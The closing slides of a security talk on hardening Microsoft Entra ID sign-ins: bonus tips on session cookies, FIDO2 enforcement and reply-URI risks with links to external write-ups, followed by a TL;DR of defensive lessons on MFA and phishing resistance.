


Bonus content!

- › Out of hardening/prevention ideas? Use CA policy error codes for inspiration
 - › cloudbrothers.info/en/entra-id-azure-ad-signin-errors/
- › Browser cookies are **not invalidated on logout** – only after a session revoke
- › Are you *really* phishing resistant? Make sure FID02 is enforced
 - › medium.com/@yudasm/bypassing-windows-hello-for-business-for-phishing-181f2271dc02
- › Remember those Reply URIs from the start?
 - › falconforce.nl/arbitrary-1-click-azure-tenant-takeover-via-ms-application/
 - › falconforce.nl/automating-enumeration-of-missing-reply-urls-in-azure-multitenant-apps/

TL ; DR

- › MFA is dead, long live MFA!
- › Pick your fruit up from the ground
- › There is a plethora of free or (relatively) cheap hardening options
 - › A brittle detection is a detection nonetheless
- › „Enabled” does not mean „Enforced”
- › Educating the users != periodically running a phishing exercise
- › Passwordless != Phishing-resistant



Thank you!

Questions?